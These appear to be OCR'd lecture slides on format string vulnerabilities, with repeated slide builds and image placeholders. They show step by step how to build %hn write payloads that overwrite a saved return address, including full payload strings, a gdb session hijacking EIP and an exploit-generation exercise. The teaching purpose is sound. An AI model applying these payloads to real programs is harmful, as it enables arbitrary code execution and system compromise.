
`0xbffff6cc:` Target address `(Where to write)`

`0x45434241:` This is **what** we want to write at **`*pos`** **`(What to write)`**

> **Note:**
> **`0x4543 = 17731 higher decimal value ->`** Write 2nd
> **`0x4241 = 16961 lower decimal value ->`** Write 1st

`First round:` write **`0x4241 = 16961`** (word) at **`*pos`**

`Second round:` write **`0x4543 = 17731`** (word) at **`*(pos + 1)`**



Writing 16 bits at a Time (3)


`0xbffff6cc`: Target address `(Where to write)`


`0x45434241`: This is **what** we want to write at **`*pos`** **`(What to write)`**

Note:
`0x4543` = **`17731 higher decimal value ->`** Write 2nd
`0x4241` = **`16961 lower decimal value ->`** Write 1st

`First round:` write **`0x4241 = 16961`** (word) at **`*pos`**

`Second round:` write **`0x4543 = 17731`** (word) at **`*(pos + 1)`**





Writing 16 bits at a Time (4)


`0xbffff6cc`: Target address `(Where to write)`

`0x45434241`: This is **what** we want to write at **`*pos`** **`(What to write)`**

Note:
`0x4543 = 17731 higher decimal value ->` Write 2nd
`0x4241 = 16961 lower decimal value ->` Write 1st

`First round:` write **`0x4241 = 16961`** (word) at **`*pos`**

`Second round:` write **`0x4543 = 17731`** (word) at **`*(pos + 1)`**



Writing 16 bits at a Time (5)


`0xbffff6cc:` Target address `(Where to write)`

`0x45434241`: This is **what** we want to write at **`*pos`** **`(What to write)`**

Note:
`0x4543 = 17731 higher decimal value ->` Write 2nd
`0x4241 = 16961 lower decimal value ->` Write 1st

`First round:` write **`0x4241 = 16961`** (word) at **`*pos`**

`Second round:` write **`0x4543 = 17731`** (word) at **`*(pos + 1)`**



Writing 16 bits at a Time, Some Math

`0xbffff6cc`: Target address `(Where to write)`

`0x45434241`: This is **what** we want to write at **`*pos`** **`(What to write)`**

what should we put into the forma string
to write what we want to write (<target> field):

what we want to write:

`%16953c%pos$n`: write **`0x4241 = 16961`** (word) at **`*pos`**

<target+2>

`%00770c%pos+1$n`: write **`0x4543 = 17731`** (word) at the **`*(pos + 1)`**

(TARGETS)

high addresses

ce	f6	ff	bf	pos+1
cc	f6	ff	bf	pos
..	..	..	..	

Note: we already placed 8 bytes on the stack for the addresses, so if we want to write **`16961`**, we must use `%`**`(16961-8)c = %16953c`**

<LOW_VAL>

Note: the 2nd round is incremental, so:
`0x4543-0x4241 = %00770c`

the counter already has arrived to 0x4241, so what we need to put in the <higher_value> field is just incremental in order to write "what we want to write"


`\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$n%00770c%pos+1$n`

Writing 16 bits at a Time - Exploit (1)

`0x45434241`: this is **what** we want to write at `*pos`

`%16953c%pos$n`: write `0x4241 = 16961` (word) at `*pos`

`%00770c%pos+1$n`: write `0x4543 = 17731` (word) at the `*(pos + 1)`




```
\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$n%00770c%pos+1$n
```

Writing 16 bits at a Time - Exploit (2)

`0x45434241`: this is **what** we want to write at **`*pos`**


`%16953c%pos$n`: write **`0x4241 = 16961`** (word) at **`*pos`**

`%00770c%pos+1$n`: write **`0x4543 = 17731`** (word) at the **`*(pos + 1)`**



`\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$n%00770c%pos+1$n`

	%n `int*`	
%16953c%pos$n	**%n** writes **41 42 00 00**	
%00770c%pos+1$n	**%n** writes **43 45 00 00**	



`\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%pos$hn%00770c%pos+1$hn`

	%n `int*`	**%hn** `short int*`
%16953c%pos$n	**%n** writes **41 42 00 00**	**%hn** writes **41 42**
%00770c%pos+1$n	**%n** writes **43 45 00 00**	**%hn** writes **43 45**

high addresses

0xbffff6d0					**0xbffff6d3**
0xbffff6cc	41	42	43	45	**0xbffff6cf**
	..	..	..	..	

```
# We overwrite the saved %eip, as an example, with 0x45434241
# In this example, we start a program and breakpoint before the bug.

$ gdb vuln3    # Let's begin with a dummy string, just to inspect the stack
(gdb) r $'AAAABBBB%10000c%2$hn%10000c%3$hn'

# 0xbffff6cc (saved $eip)       # let's assume that we know where
                                # our target is: the saved %eip addr
(gdb) p/x 0xbffff6cc+2
0xbffff6ce                      # the address of the two low bytes
                                # is target + 2 bytes

(gdb) p/d 0x4543
17731                           # higher: so, must be written as 2nd!

(gdb) p/x 0x4241
16961                           # lower: so, must be written as 1st!

(gdb) r $'\xcc\xf6\xff\xbf\xce\xf6\xff\xbf%16953c%00002$hn%00770c%00003$hn'
Program received signal SIGSEGV, Segmentation fault.
0x45434241 in ?? ()
(gdb) p/x $eip                  # success! We changed the ret addr!
$1 = 0x45434241
```

```
<target><target+2>%<lower_part-len(printed)>c%pos$n<higher_part-low_part>c%pos+1$n
```

Generic Case 1

What to write = [first_part]>[second_part]
(e.g., 0x45434241)

The format string looks like this (left to right):

<tgt (1st two bytes)>	where to write (hex, little endian)
<tgt+2 (2nd two bytes)>	where to write + 2 (hex, little endian)
%<low value - printed >c	what to write - #chars printed (dec)
%<pos>$hn	displacement on the stack (dec)
%<high value - low value>c	what to write - what written (dec)
%<pos+1>$hn	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

```
<target+2><target>%<lower_part-len(printed)>c%pos$n<higher_part-low_part>c%pos+1$n
```

Generic Case 2

What to write = [first_part]<[second_part]
(e.g., 0x42414543)
SWAP Required

The format string looks like this (left to right):

`<tgt+2 (2nd two bytes)>`	where to write+2 (hex, little endian)
`<tgt (1st two bytes)>`	where to write (hex, little endian)
`%<low value - printed >c`	what to write - #chars printed (dec)
`%<pos>$hn`	displacement on the stack (dec)
`%<high value - low value>c`	what to write - what written (dec)
`%<pos+1>$hn`	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example:

Let's write **`0xb7eb1f10`** to **`0x08049698`**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

Where to write	What to write	Where "where to write" is placed on the stack

Example:

Let's write **`0xb7eb1f10`** to **`0x08049698`**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

where to write (hex, little endian)
where to write + 2 (hex, little endian)
what to write - 8 (dec)
displacement on the stack (dec)
what to write - previous value (dec)
displacement on the stack + 1 (dec)

Where to write	What to write	Where "where to write" is placed on the stack

Example:

Let's write **`0xb7eb1f10`** to **`0x08049698`**

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

`\x98\x96\x04\x08`	where to write (hex, little endian)
`\x9a\x96\x04\x08`	where to write + 2 (hex, little endian)
	what to write - 8 (dec)
	displacement on the stack (dec)
	what to write - previous value (dec)
	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example:

Let's write `0xb7eb1f10` to `0x08049698`

`0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st`

`\x98\x96\x04\x08`	where to write (hex, little endian)
`\x9a\x96\x04\x08`	where to write + 2 (hex, little endian)
`%(7952-8)c`	what to write - 8 (dec)
	displacement on the stack (dec)
`%(47083-7952)c`	what to write - previous value (dec)
	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example:

Let's write **0xb7eb1f10** to **0x08049698**

0xb7eb = 47083 > 7952 = 0x1f10 ~> 7952 must be written 1st

\x98\x96\x04\x08	where to write (hex, little endian)
\x9a\x96\x04\x08	where to write + 2 (hex, little endian)
%(7952-8)c	what to write - 8 (dec)
%<pos>$hn	displacement on the stack (dec)
%(47083-7952)c	what to write - previous value (dec)
%<pos+1>$hn	displacement on the stack + 1 (dec)

Where to write	What to write	Where “where to write” is placed on the stack

Example: Some More Math

And we're done. Exploit ready!

\x98\x96\x04\x08	where to write (hex, little endian)
\x9a\x96\x04\x08	where to write + 2 (hex, little endian)
%7944c	what to write - 8 (dec)
%00002$hn	displacement on the stack (dec)
%39131c	what to write - previous value (dec)
%00003$hn	displacement on the stack + 1 (dec)

```
\x98\x96\x04\x08\x9a\x96\x04\x08%07944c%00002$hn%39131c%00003$hn
```

Note: <pos> = 2 (could change depending on machine, compiler, etc.)

A Word on the TARGET address

- The saved return address (saved EIP)
    - Like a “basic” stack overflow
        - You must find the address on the stack :)
- The Global Offset Table (GOT)
    - dynamic relocations for functions
- C library hooks
- Exception handlers
- Other structures, function pointers

A Word on Countermeasures

A Word on Countermeasures

- memory error countermeasures seen in the previous slides help to prevent exploitation
- modern compilers will show warnings when potentially dangerous calls to printf-like functions are found
- patched versions of the libc to mitigate the problem
  - e.g., count the number of expected arguments and check that they match the number of placeholders
  - FormatGuard:http://www.cs.columbia.edu/~gskc/security/formatguard.pdf
  - Compiler integration of count-and-check approach: Venerable Variadic Vulnerabilities Vanquished

Essence of the Problem

Conceptually, format string bugs are not specific to printing functions. In theory, any function with a **unique combination** of characteristics is potentially affected:

- a so-called <u>variadic function</u>
  - a **variable** number of **parameters**,
  - the fact that **parameters** are "resolved" at **runtime** by pulling them from the stack,
- a mechanism (e.g., placeholders) to (in)directly **r/w** arbitrary locations,
- the ability for the **user** to **control** them

Essence of the Problem

C-like format strings interpreters (printf, sprintf,...) are acting according to a user-specified string which can express:

- Counters (the printed chars one)
- Conditional writes in arbitrary locations
- Read operations and arithmetics

Enough to implement conditional jumps and loops… the printf behavior is *Turing complete*!

(see https://nebelwelt.net/publications/files/15SEC.pdf, https://github.com/HexHive/printbf for an example)

Conclusions

- Format strings are another type of memory error vulnerability.
- More math is required to write an exploit, but the consequences are the same: arbitrary code execution.
- Where to jump, is up to the attacker, as usual, but may depends on many conditions.
- **Exercise:** try to write a little calculator to automate the exploit generation given the target, displacement and value ;-)